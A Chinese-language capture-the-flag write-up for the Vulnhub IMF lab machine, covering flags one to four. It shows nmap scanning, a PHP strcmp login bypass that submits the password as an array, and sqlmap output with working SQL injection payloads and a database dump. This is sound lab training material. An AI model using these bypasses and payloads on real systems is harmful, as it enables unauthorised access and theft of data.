vulhub - IMF writeup

原创

一支神经病 于 2019-04-16 17:37:17 发布 1759 收藏 3
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
主机来源：www.vulnhub.com

> 下载地址：https://download.vulnhub.com/imf/IMF.ova

准备工作：


下载.ova文件，直接双击即可安装成功。



设置连接方式为NAT，攻击机器使用kali，也设置为NAT。

发现IP

刚安装的虚拟机并不知道IP地址，使用netdiscover发现IP。



发现IP为10.0.3.131。


端口发现

```
root@kali:~# nmap -sV -p- -A 10.0.3.131
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-15 11:34 CST
Nmap scan report for 10.0.3.131
Host is up (0.00049s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: IMF - Homepage
MAC Address: 00:0C:29:6D:86:37 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.49 ms 10.0.3.131

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.52 seconds
```



发现只有80端口开着。

flag1

访问此站，去contact us页面。



ctrl+u查看源码，发现flag1。





```
flag1{YWxsdGhlZmlsZXM=}
```

我们发现flag1里面是base64编码，解码查看

提示我们allthefiles。


flag2

还是这一页源码，我们发现有几个js的名字比较奇怪，我们拼到一起，base64解码。获得flag2。




```
flag2{aW1mYWRtaW5pc3RyYXRvcg==}
```


flag2里面也是base64编码，我们解码看一下。




提示imfadministrator。

flag3

我们根据提示，尝试访问此目录。发现一个登录框。




会提示无效用户名。




我们去http://10.0.3.131/contact.php

发现一些用户名



挨个尝试，发现rmichaels是可以的。


查看源码，提示我们他的密码使用了硬编码。




如果是硬编码的，我们猜测他使用了strcmp函数，strcmp()是对于相等的字符串返回0，不同的字符串返回非0，但如果比较非字符串，strcmp()将返回null。在php中null==0是true。使得数组看起来与硬编码的密码字符串匹配。

所以我们此处传一个数组，将pass字段重命名为pass[]。

用户名使用rmichaels，将pass字段重命名为pass[]。



登录成功，获得flag3




```
flag3{Y29udGludWVUT2Ntcw==}
```


解码此字符串。

```
root@kali:~# echo Y29udGludWVUT2Ntcw== |base64 -d
continueTOcmsroot@kali:~#
```

提示continueTOcms。

flag4

点击刚才的超链接，跳转到新的页面。




IMF CMS

Menu: Home | Upload Report | Disavowed list | Logout

Welcome to the IMF Administration.

新的页面没有发现什么，我们观察URL是有一个参数pagename的，我们测试一下。



有注入，我们用sqlmap跑一下。

```
sqlmap -u "http://10.0.3.131/imfadministrator/cms.php?pagename=upload" --cookie "PHPSESSID=s01o2lc10akvibjf
```

是存在注入的。

```
---
Parameter: pagename (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: pagename=upload' AND 6384=6384 AND 'GKRc'='GKRc

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl
ause (FLOOR)
    Payload: pagename=upload' AND (SELECT 8408 FROM(SELECT COUNT(*),CONCAT(0x717
0627a71,(SELECT (ELT(8408=8408,1))),0x71716a6271,FLOOR(RAND(0)*2))x FROM INFORMA
TION_SCHEMA.PLUGINS GROUP BY x)a) AND 'lIjE'='lIjE
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: pagename=upload' AND SLEEP(5) AND 'wyBS'='wyBS

    Type: UNION query
    Title: MySQL UNION query (NULL) - 1 column
    Payload: pagename=-6399' UNION ALL SELECT CONCAT(0x7170627a71,0x4c4774596b6f
56526976704e72676f795673504a5a6e756452644e534154434b536658674a656963,0x71716a627
1)#
---
[18:03:43] [INFO] testing MySQL
[18:03:43] [INFO] confirming MySQL
[18:03:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 (xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[18:03:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
10.0.3.131'

[*] shutting down at 18:03:43
```


我们接着跑。

```
available databases [5]:
[*] admin
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```


跑admin这个库。

```
Database: admin
[1 table]
+-------+
| pages |
+-------+
```


跑数据。

```
Database: admin
Table: pages
[4 entries]
+----+---------------------+----------------------------------------------------
----------------------------------------------------------------------------------
----------------------------------+
| id | pagename            | pagedata

                                  |
+----+---------------------+----------------------------------------------------
----------------------------------------------------------------------------------
----------------------------------+
| 1  | upload              | Under Construction.

                                  |
| 2  | home                | Welcome to the IMF Administration.

                                  |
| 3  | tutorials-incomplete | Training classrooms available. <br /><img src="./i
mages/whiteboard.jpg"><br /> Contact us for training.
                                  |
| 4  | disavowlist         | <h1>Disavowed List</h1><img src="./images/redacted
.jpg"><br /><ul><li>*********</li><li>****** ******</li><li>*******</li><li>****
 ********</li></ul><br />-Secretary |
+----+---------------------+----------------------------------------------------
----------------------------------------------------------------------------------
----------------------------------+
```


发现新页面。访问。



扫描此二维码。



获得flag4

